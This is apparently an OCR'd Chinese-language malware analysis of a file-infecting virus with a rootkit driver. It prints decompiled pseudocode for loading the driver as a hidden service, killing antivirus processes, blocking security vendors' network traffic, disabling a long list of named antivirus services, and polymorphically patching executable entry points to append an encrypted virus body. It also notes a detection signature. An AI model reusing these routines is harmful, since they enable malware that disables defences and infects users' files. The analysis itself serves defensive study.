
释放恶意驱动文件(文件名为随机数字字母组合共 6 位)到%system%\drivers 目录并加载，以创建服务(amsint32)的形式启动，随后删除驱动实体文件隐藏踪迹(这里可以用 PCHunter 来提取内存模块)：

```
BOOL __cdecl sub_429243(int str_amsint32, LPCSTR driver_path)
{
  int v3; // [sp+0h] [bp-8h]@1
  int v4; // [sp+4h] [bp-4h]@2

  v3 = OpenSCManagerA(0, 0, 983103);
  if ( !StartService(v3, str_amsint32) )
  {
    ChangeServiceConfig(v3, str_amsint32, 0);
    v4 = CreateServiceA(v3, str_amsint32, str_amsint32, 0xF01FF, 1, 3, 1, driver_path, 0, 0, 0, 0, 0);
    if ( v4 )
      CloseServiceHandle(v4);
    StartService(v3, str_amsint32);
  }
  CloseServiceHandle(v3);
  SetFileAttributesA(driver_path, 0x20u);
  return DeleteFileA(driver_path);
}
```

该驱动作为 rootkit 模块主要提供如下的功能：

1. 用通用 rootkit 的方法来强制杀掉进程：



2. 过滤(丢弃)AV 相关的数据包:

这里通过 IP 过滤模型来屏蔽杀软软件对其 Web 资源的访问:


```
RtlInitUnicodeString(&DeviceName, L"\\Device\\amsint32");
RtlInitUnicodeString(&SymbolicLinkName, L"\\DosDevices\\amsint32");
v6 = IoCreateDevice(DriverObject, 0, &DeviceName, 0x15u, 0, 0, &DeviceObject);
if ( !v6 )
  v6 = IoCreateSymbolicLink(&SymbolicLinkName, &DeviceName);
DbgPrint(" \n");
KeInitializeEvent(&Event, 0, 0);
v8 = DriverObject->MajorFunction;
DriverObject->MajorFunction[0] = (PDRIVER_DISPATCH)sub_104F0;
v8[4] = (PDRIVER_DISPATCH)sub_104F0;
v8[2] = (PDRIVER_DISPATCH)sub_104F0;
DbgPrint("  \n");
if ( off_10D00[2] != 's' )
{
  for ( i = 0; *(&off_10D00)[4 * i]; ++i )
  {
    for ( j = 0; (&off_10D00)[4 * i][j]; ++j )
      (&off_10D00)[4 * i][j] ^= 0xF9u;
  }
}
```

```
void __stdcall StartRoutine(PVOID StartContext)
{
  unsigned int v1; // [sp+8h] [bp-4h]@1

  v1 = 0;
  KeInitializeTimer(&Object);
  while ( !dword_10DBC )
  {
    if ( v1 >= 0xA || !v1 )
    {
      sub_10A3E(0);
      sub_10A3E((int)fnFilterHookIP);
      v1 = 0;
    }
    KeSetTimer(&Object, (LARGE_INTEGER)-200000000i64, 0);
    KeWaitForSingleObject(&Object, 0, 0, 0, 0);
    if ( dword_10DBC )
      break;
    ++v1;
  }
  KeCancelTimer(&Object);
```

```
NTSTATUS __stdcall sub_10A3E(int a1)
{
  NTSTATUS result; // eax@2
  NTSTATUS v2; // [sp+0h] [bp-24h]@1
  PDEVICE_OBJECT DeviceObject; // [sp+4h] [bp-20h]@1
  PFILE_OBJECT FileObject; // [sp+8h] [bp-1Ch]@1
  int InputBuffer; // [sp+Ch] [bp-18h]@1
  struct _IO_STATUS_BLOCK IoStatusBlock; // [sp+10h] [bp-14h]@3
  UNICODE_STRING DestinationString; // [sp+18h] [bp-Ch]@1
  PIRP Irp; // [sp+20h] [bp-4h]@1

  DeviceObject = 0;
  FileObject = 0;
  InputBuffer = 0;
  Irp = 0;
  RtlInitUnicodeString(&DestinationString, L"\\Device\\IPFILTERDRIVER");
  v2 = IoGetDeviceObjectPointer(&DestinationString, 0x1F01FFu, &FileObject, &DeviceObject);
  if ( v2 )
  {
    result = v2;
  }
  else
  {
    InputBuffer = a1;
    Irp = IoBuildDeviceIoControlRequest(0x128058u, DeviceObject, &InputBuffer, 4u, 0, 0, 0, 0, &IoStatusBlock);
    IofCallDriver(DeviceObject, Irp);
    if ( FileObject )
      ObfDereferenceObject(FileObject);
```




```
_BYTE *__cdecl fnLookupStrInPacker(_BYTE *a1, unsigned int a2, _BYTE *a3, unsigned int a4)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( a4 <= a2 )
  {
    pPacket = a1;
    for ( PacketlengthMinuscbVendorName = 0; PacketlengthMinuscbVendorName <= a2 - a4; ++PacketlengthMinuscbVendorName )
    {
      pPacket_ = pPacket;
      pszVendorName = a3;
      for ( cbVendorName = a4; cbVendorName && *pPacket_ == *pszVendorName; --cbVendorName )
      {
        ++pPacket_;
        ++pszVendorName;
      }
      if ( !cbVendorName )
        return pPacket;
      ++pPacket;
    }
    result = 0;
  }
```

解密释放到 Temp 临时目录下的 dll 文件,并将解密内容写入\\\\.\\amsint32 文件中:

```
v10 = GlobalAlloc(0x40u, 4 * v6 + 4);
v6 = 0;
v3 = (char *)hModule + v1;
while ( (unsigned int)(*(_DWORD *)v3 - *(_DWORD *)(v22 + 28)) < *(_DWORD *)(v22 + 56) )
{
  v10[v6] = v25 + *(_DWORD *)v3 - *(_DWORD *)(v22 + 28);
  v3 += 4;
  ++v6;
}
*v10 = 0x29A;
hFile = CreateFileA("\\\\.\\amsint32", 0x40000000u, 0, 0, 3u, 0, 0);
if ( hFile == (HANDLE)-1 )
{
  result = 0;
}
else
{
  WriteFile(hFile, v10, 4 * v6, &NumberOfBytesWritten, 0);
```

```
signed int __cdecl sub_429507(int a1, _DWORD *a2, _DWORD *a3, _DWORD *a4)
{
  signed int result; // eax@3

  if ( *(_WORD *)a1 == 0x5A4D && *(_DWORD *)(a1 + *(_DWORD *)(a1 + 60)) == 0x4550 )
  {
    *a2 = *(_DWORD *)(a1 + 60) + a1;
    if ( *(_DWORD *)*a2 == 0x4550 )
    {
      *a2 += 4;
      *a3 = *a2 + 20;
      if ( *(_WORD *)*a3 == 0x10B )            // 010B -> dll
      {
        *a4 = *a3 + 224;
        result = 1;
      }
      else
```

创建子线程来禁用杀毒软件或安全程序相关的服务(确保自身安全)：

```
void __stdcall __noreturn sub_42940A(LPVOID lpThreadParameter)
{
  unsigned int v1; // [sp+Ch] [bp-20h]@2
  int v2; // [sp+10h] [bp-1Ch]@1

  v2 = OpenSCManagerA(0, 0, 983103);
  while ( 1 )
  {
    Sleep(0x1000u);
    v1 = 0;
    while ( v1 < 150 && lstrlenA((&lpString)[4 * v1]) > 0 )
    {
      StopService(v2, (int)(&lpString)[4 * v1++], 1);
      Sleep(0x80u);
    }
    Sleep(0x2D000u);
  }
```

```
int __cdecl StopService(int a1, int a2, int a3)
{
  int result; // eax@2
  int v4; // [sp+0h] [bp-24h]@4
  int v5; // [sp+4h] [bp-20h]@4
  int v6; // [sp+20h] [bp-4h]@1

  v6 = OpenServiceA(a1, a2, 0xF01FF);
  if ( v6 )
  {
    if ( a3 )
    {
      ControlService(v6, 1, &v5);
      v4 = ChangeServiceConfigA(v6, -1, 4, -1, 0, 0, 0, 0, 0, 0, 0);// dwStartType :0x4 -SERVICE_DISABLED
    }
    else
    {
      v4 = DeleteService(v6);
    }
    CloseServiceHandle(v6);
    result = v4;
```

```
lpString        dd offset aAvp          ; DATA XREF: sub_42940A+83↓r
                                        ; sub_42940A+9A↓r
                                        ; "AVP"
                dd offset aAgnitumClientS ; "Agnitum Client Security Service"
                dd offset off_422910
                dd offset aAmonMonitor  ; "Amon monitor"
                dd offset aAswupdsv     ; "aswUpdSv"
                dd offset aAswmon2      ; "aswMon2"
                dd offset aAswrdr       ; "aswRdr"
                dd offset aAswsp        ; "aswSP"
                dd offset aAswtdi       ; "aswTdi"
                dd offset aAswfsblk     ; "aswFsBlk"
                dd offset aAcssrv       ; "acssrv"
                dd offset aAvEngine     ; "AV Engine"
                dd offset aAvastIavs4Cont ; "avast! iAVS4 Control Service"
                dd offset aAvastAntivirus ; "avast! Antivirus"
                dd offset aAvastMailScann ; "avast! Mail Scanner"
                dd offset aAvastWebScanne ; "avast! Web Scanner"
                dd offset aAvastAsynchron ; "avast! Asynchronous Virus Monitor"
                dd offset aAvastSelfProte ; "avast! Self Protection"
                dd offset aAvgEMailScanne ; "AVG E-mail Scanner"
                dd offset aAviraAntivirPr ; "Avira AntiVir Premium Guard"
                dd offset aAviraAntivir_0 ; "Avira AntiVir Premium WebGuard"
                dd offset aAviraAntivir_1 ; "Avira AntiVir Premium MailGuard"
                dd offset aBglivesvc    ; "BGLiveSvc"
                dd offset aBlackice     ; "BlackICE"
                dd offset aCaisafe      ; "CAISafe"
                dd offset aCcevtmgr     ; "ccEvtMgr"
```

创建子线程来遍历进程查找是否存在指定的反病毒(或安全程序)进程(1136 个)， 若发现反病毒软件,或软件中带有”DWEBLLIO”或“DWEBIO”模块,则样本将把相关软件 PID 写入 \\\\.\\amsint32 文件中：

```
hSnapshot = CreateToolhelp32Snapshot(2u, 0);
if ( hSnapshot )
{
  memset(&pe.cntUsage, 0, 0x124u);
  pe.dwSize = 296;
  if ( Process32First(hSnapshot, &pe) )
  {
    CharUpperA(pe.szExeFile);
    for ( i = 0; *off_401C50[i]; ++i )
    {
      if ( sub_428DEB(pe.szExeFile, off_401C50[i]) )
      {
        LogProcessID(pe.th32ProcessID);
        v2 = pe.th32ProcessID;
        Sleep(0x400u);
        break;
      }
    }
    if ( pe.th32ProcessID != v2 && sub_429B56(pe.th32ProcessID) )// search module "DWEBLLIO" or "DWEBLIO"
    {
      LogProcessID(pe.th32ProcessID);
      v2 = pe.th32ProcessID;
      Sleep(0x400u);
```

```
AV_process_list dd offset aAvpm_          ; DATA XREF: sub_429C4F+C9↓r
                                          ; sub_429C4F+DD↓r ...
                                          ; "AVPM."
                dd offset aA2guard        ; "A2GUARD"
                dd offset aA2cmd_         ; "A2CMD."
                dd offset aA2service_     ; "A2SERVICE."
                dd offset aA2free         ; "A2FREE"
                dd offset aAvast          ; "AVAST"
                dd offset aAdvchk_        ; "ADVCHK."
                dd offset aAgb_           ; "AGB."
                dd offset aAkrnl_         ; "AKRNL."
                dd offset aAhprocmonserve ; "AHPROCMONSERVER."
                dd offset aAirdefense     ; "AIRDEFENSE"
                dd offset aAlertsvc       ; "ALERTSVC"
                dd offset aAvira          ; "AVIRA"
                dd offset aAmon_          ; "AMON."
                dd offset aTrojan_        ; "TROJAN."
                dd offset aAvz_           ; "AVZ."
                dd offset aAntivir        ; "ANTIVIR"
                dd offset aApvxdwin_      ; "APVXDWIN."
                dd offset aArmor2net_     ; "ARMOR2NET."
                dd offset aAshavast_      ; "ASHAVAST."
                dd offset aAshdisp_       ; "ASHDISP."
                dd offset aAshenhcd_      ; "ASHENHCD."
                dd offset aAshmaisv_      ; "ASHMAISV."
                dd offset aAshpopwz_      ; "ASHPOPWZ."
                dd offset aAshserv_       ; "ASHSERV."
                dd offset aAshsimpl_      ; "ASHSIMPL."
                dd offset aAshskpck_      ; "ASHSKPCK."
                dd offset aAshwebsv_      ; "ASHWEBSV."
                dd offset aAswupdsv_      ; "ASWUPDSV."
                dd offset aAswscan        ; "ASWSCAN"
```

线程 3(文件感染):


跳过 windows 系统保护文件,不进行感染:

```
if ( SfcIsFileProtected )
{
  MultiByteToWideChar(0, 0, lpMultiByteStr, -1, &WideCharStr, 260);// skip the system file,not infect it!
  if ( SfcIsFileProtected(0, &WideCharStr) )
    return 0;
}
```

如果文件适合感染,样本将先保存文件的原有属性,调用 SetFileAttributesA 设置其属性为 FILE_ATTRIBUTE_ARCHIVE(归档,为了更容易处理文件),然后以读写权限打开该文件进行后续的感染操作,首先获取文件大小,如果在 521 字节(0x200)到 41943040 字节(0x2800000)范围内,继续进行感染,否则不进行感染:

```
    if ( !SetFileAttributesA(lpMultiByteStr, FILE_ATTRIBUTE_ARCHIVE) )
    {
      ms_exc.registration.TryLevel = -1;
LABEL_304:
      if ( lpBuffer )
      {
        GlobalFree((HGLOBAL)lpBuffer);
        lpBuffer = 0;
      }
      LeaveCriticalSection(&stru_439018);
      if ( (_BYTE)v64 )
        Sleep(0x400u);
      return (unsigned __int8)v64;
    }
    hFile = CreateFileA(lpMultiByteStr, 0xC0000000, 3u, 0, 3u, 0x80u, 0);// DesiredAccess:GENERIC_READ | GENERIC_WRITE access
                                                                         // ShareMode:FILE_SHARE_READ | FILE_SHARE_WRITE
    if ( hFile != (HANDLE)-1 )
      v108 = GetFileSize(hFile, 0);
    if ( hFile == (HANDLE)-1 || v108 >= 0x2800000 || v108 <= 512 )
    {
LABEL_302:
      CloseHandle(hFile);
      SetFileAttributesA(lpMultiByteStr, dwFileAttributes);
      if ( a5 == 1 || a5 == 3 )
        DeleteFileA(lpMultiByteStr);
      ms_exc.registration.TryLevel = -1;
      goto LABEL_304;
    }
```

样本通过创建文件映射将自身的整个加密副本(0x11000 字节)附加到感染文件代码之后(最后一个区段),然后调用 MapViewOfFile 来刷新磁盘使改变生效:



区段查看: [360safe_Original] 5 sections - alignment : 1000h


Nr	Virtual ...	Virtual s	RAW D...	RAW size	Flags	Name	First bytes (hex)	First Ascii 20h b...
01 ep	00001000	00005934	00000400	00005A00	60000020	.text	55 8B EC 83 EC 5C 83 7D 0C	U \}♠□t+}...
02 im	00007000	00001190	00005E00	00001200	40000040	.rdata	20 80 00 00 34 80 00 00 12	4 □ ...
03	00009000	0001AFF8	00007000	00000400	C0000040	.data	80 3F 42 00 89 13 40 00 A1	?B □@ \@\ ...
04	00024000	00009000	00000000	00000000	C0000080	.ndata	!ZERO SIZE!	?
05 rs	0002D000	00005B28	00007400	00005C00	40000040	.rsrc	00 00 00 00 00 00 00 00 04	□ □□...

区段查看: [360safe_Infected] 5 sections - alignment : 1000h

Nr	Virtual ...	Virtual s	RAW D...	RAW size	Flags	Name	First bytes (hex)	First Ascii 20h b...
01 ep	00001000	00005934	00000400	00005A00	E0000020	.text	55 8B EC 83 EC 5C 83 7D 0C	U \}♠□t+}...
02 im	00007000	00001190	00005E00	00001200	C0000040	.rdata	20 80 00 00 34 80 00 00 12	4 □ ...
03	00009000	0001AFF8	00007000	00000400	C0000040	.data	80 3F 42 00 89 13 40 00 A1	?B □@ \@\ ...
04	00024000	00009000	00000000	00000000	C0000080	.ndata	!ZERO SIZE!	?
05 rs	0002D000	00017000	00007400	00016C00	E0000040	.rsrc	00 00 00 00 00 00 00 00 04	□ □□...

0x16C00 - 0x5C00 = 0x11000

通过多态变形算法修改入口点代码使其指向病毒体(修改字节数变化,最后一字节固定为 C3 即 retn,这可以作为查杀检测的一个点):



定位 OEP 所在的节,用自定义解密算法修改节中的"入口点代码块":

```
while ( j <= (unsigned int)(unsigned __int16)NumberOfSections - 1 )// 寻找OEP所在的节/区段,并拷贝该节头(40字节)
{
  memcpy(&String2, (_BYTE *)lpBaseAddress + 40 * j + (unsigned __int16)SizeOfOptionalHeader + e_lfanew + 0x18, 40);
  if ( v55 <= v140 )
  {
    v55 = v140;
    v125 = j;
  }
  if ( v91 <= v142 )
  {
    v91 = v142;
    v147 = j;
  }
  if ( v141 && v139 && AddressOfEntryPoint >= v140 && AddressOfEntryPoint < v139 + v140 )
  {
    v61 = v142 + AddressOfEntryPoint - v140;
    if ( v139 + v140 - AddressOfEntryPoint >= v141 + v140 - AddressOfEntryPoint )
      v46 = v141 + v140 - AddressOfEntryPoint;
    else
      v46 = v139 + v140 - AddressOfEntryPoint;
    v47 = v46;
    if ( v46 < 50 )
      goto LABEL_269;
    v73 = j;
  }
  ++j;
}
```

```
memcpy(&String2, (_BYTE *)lpBaseAddress + 40 * v147 + (unsigned __int16)SizeOfOptionalHeader + e_lfanew + 0x18, 40);
if ( (unsigned __int16)Magic != 0x10B || !v141 && !v139 )
  goto LABEL_269;
if ( *(_WORD *)v144
  || v143
  || *((_BYTE *)lpBaseAddress + v61) == 0x60 && *(_DWORD *)&v144[2] & 0x20000000 && *(_DWORD *)&v144[2] & 0x80000000 )
{
  goto LABEL_269;
}
v109 = sub_42C868(v141 + v142, FileAlignment);
v45 = v141 <= v139 ? v139 : v141;
v148 = sub_42C868(v45 + v142, FileAlignment);
lstrcpynA(String1, &String2, 8);            // copy the ChunkName of OEP Section
```

```
if ( a5 )
{
  v23 = sub_42A840(0x7Au, v93, &String1[count], m - v94 + v101 - 4);
  count += v23;
}
else
{
  v24 = sub_42C76B(5, 1, v93, m - v94 + v101 - 4, String1, count, unk_423F74[2 * v93] ^ 0xEF);
  count += v24;
}
if ( v47 > 0xC8 && j < 0x23 )
{
  v25 = sub_42CD03((int)String1, (int *)&count, unk_423F74[2 * v93] ^ i, 1, 1);
  v59 += v25;
}
if ( (unsigned __int16)sub_4244CB() % 100 >= 95 || j >= 0x1E )
{
  String1[count++] = 0xFFu;
  String1[count++] = byte_402614[v93];
}
else
{
  String1[count++] = byte_4025FC[v93];
  if ( v47 > 0xC8 && j < 0x23 )
  {
    v26 = sub_42CD03((int)String1, (int *)&count, unk_423F74[2 * v93] ^ i, 0, 1);
    v59 += v26;
  }
  v27 = sub_42B3EF(0x12345678, (int)&String1[count], unk_423F74[2 * v93] ^ i);
  count += v27;
  String1[count++] = 0xC3u;              // 修改入口点代码块的最后一个字节为 C3(retn)
```

其中 i(0xEF)为加/解密因子.


保存 OEP 代码块到内存中,并用之前修改过的入口点代码块覆盖原来的 OEP 代码块:

```
memcpy((_BYTE *)(dword_4390A4 + 0x288E), (_BYTE *)lpBaseAddress + v61, count);// save the original OEP code block(totally count bytes)
sub_42C943((int)dword_4A0BF0, v61, count, (_BYTE *)lpBaseAddress + v61);
memcpy((_BYTE *)lpBaseAddress + v61, String1, count);// overwrite the original OEP code block(totally count bytes)
i = 0;
```

由于内存映射文件的大小大于感染的文件大小(原文件代码+感染代码),其会通过 SetFilePointer 和 SetEndOfFile 来"切割"文件,设置新的文件大小:

```
if ( lDistanceToMove )
{
  SetFilePointer(hFile, lDistanceToMove, 0, 0);
  SetEndOfFile(hFile);
  if ( (unsigned __int8)v64 == 1 && lpBuffer )
    WriteFile(hFile, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
  if ( lpBuffer )
  {
```

感染完毕,样本会通过 SetFileTime 和 SetFileAttributesA api 恢复感染之前的文件属性和文件时间,可见作者是多么小心翼翼!



